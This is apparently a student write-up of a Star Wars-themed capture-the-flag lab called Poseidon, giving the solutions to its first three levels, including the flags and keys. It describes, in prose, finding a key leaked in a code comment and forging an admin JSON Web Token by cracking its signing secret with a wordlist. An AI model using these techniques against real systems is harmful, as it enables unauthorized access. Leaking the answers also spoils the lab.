POSEIDON

Name	Registration No.
Pathirathna R.P.D.T.D	IT18128550
Ekanayake N.C.	IT18128314

Introduction

Capture the Flag (CTF) is a traditional outdoor game where two teams each have a flag (or other flag) and the goal is to capture the flag of the other team, located at the "base" of the team, and bring it back safely to their own base.

In the cyber world CTF, "flags" are secrets hidden in purposefully-vulnerable programs or websites. Players need to hack into the system and find those flags and submit it to get into the next level.

Poseidon is a level based challenging game designed especially for Cyber Security enthusiasts. This includes 10 levels with different difficulty levels. It allows you to advance pen-testing and cyber security skills. Poseidon will test your basic computer science skills, programming skills, logical thinking skills, problem solving skills and push you off the limits.

Theme/Audience

We have mainly focused on the full-stack web developers and system administrators to enhance the security of web applications ,computer systems and to have good security practices.


We will use Star Wars movie series to make each level fun and interesting.


VIDEO LINK - https://mysliit-my.sharepoint.com/:f:/g/personal/it18128314_my_sliit_lk/Enmz09m27tFDvRnkLnVcbUABcUEzZ-XhQlNKEzF6j9evzA?e=qQnRdd

Level 01: Inspect Elements

This is the very first level of the CTF box and it is the easiest one. Firstly, the player has to do a nmap scan and figure out open ports and the services running on them. Then player can get the web app running on the react JS port which is 3001. Then the player will be prompted a login page but none of the default passwords are not enabled. Since this is a React JS app, the source file cannot be accessed directly. Therefore, the player has to inspect the elements of the home page and will be able to find out the hidden flag there in the source file.

Flag: e598aee2ef59389ca205896642c555c8






Level 02: Someone commented!


In this level player will get a full stack web application where they need to submit a key to get the flag for this level. At the bottom of that web page, they can see a twitter link claiming who created this web page. Players have to go and check out that twitter handle. On that twitter account there is an encrypted key with a hint of the algorithm. Players have to decrypt that using AES and the decryption key. Players have another challenge of finding the decryption key. If the player carefully inspects the source file of this Home.js, there is the key left on a comment by mistake. Using that key with help of AES, players can now decrypt the key for level two. Once the key is found, it should provide to the web interface in order to get the flag for this level.

Level 2 Key: D0nt_l3ak_th15_k3y_t0_th3_r3public


Decryption key: hail_darthvader


Flag: b3df56f50fbfccc40d576f7097cbef73==


ENTER ACCESS CODE
ENTER
This website is created by hail_d_th_vadar909


hail_darth_vadar909 on Twitter: "Hahahaaaa ...! I challenge republic computer warriors to unlock empire's secret vault using this ...
React App
React App
hail_darth_vadar9
AES encryption
Index of ftp://10.0.2
https://twitter.com/vadar909/status/1331517611142766598
Tweet
hail_darth_vadar909
@vadar909
Hahahaaaa ...! I challenge republic computer warriors to unlock empire's secret vault using this key. this key is secured with an advanced security mechanism. I bet u fools cannot crack this.
tapZIP9WGIrOEhjld4MN68pnpx4raqnr0hSoJB1DZS1E
XXUJt9bp4+9FdL0G9ZOs
republic sucks :p
3:38 AM · Nov 25, 2020 · Twitter Web App


assets
components
pages
Admin.js
Home.js
Intelligence.js
Login.js
Planets.js
SingleIntel.js
Starships.js
Unauthorized.j
Unavailable.js
e(props) {
();
State("");
seState("");
y after server implementation : hail_darthvade
59389ca205896642c555c8
st:5008", { key: key })
e.data.flag);
ta.flag);
_token", `Bearer ${response.data.token}`);



AES encryption
Encrypt and decrypt text with AES algorithm
tapZlP9WGIrOEhjld4MN68pnpx4raqnr0hSoJB1DZS1EXXUJt9bp4+9FdL0G9ZOs
hail_darthvader
128 Bit
Encrypt
Decrypt
Donate
Result of decryption in plain text
D0nt_L3ak_th15_k3y_t0_th3_r3publ1c





Level 03: Weak admin


There was a hint about an Admin page in the previous level. In this level player has to get the admin page by altering the url but admin page is not authorized to access by all users. Only the admin could access the admin page. Therefore, the player has to escalate the privileges into that admin page. To do that player needs to grab the JW token value, analyze it and change the type variable to admin. Still, it cannot be sent to the backend since the token is signed. Therefore the player has to find out the encryption key to this signature. For that they need to create a wordlist using the Planet names and Vehicle names provided there. After creating the wordlist, the player can find out the key using jwcat with the help of the word list. Once the key match is found they can use it and alter the token successfully. After setting that they can access the admin page and flag 3 could be found there.

Flag: 703dee9c2669f2f382c4db3f54ce91d3


React App - Mozilla Firefox
10.0.2.4:3001/unauthorized
403 - KNAUTHORIZED

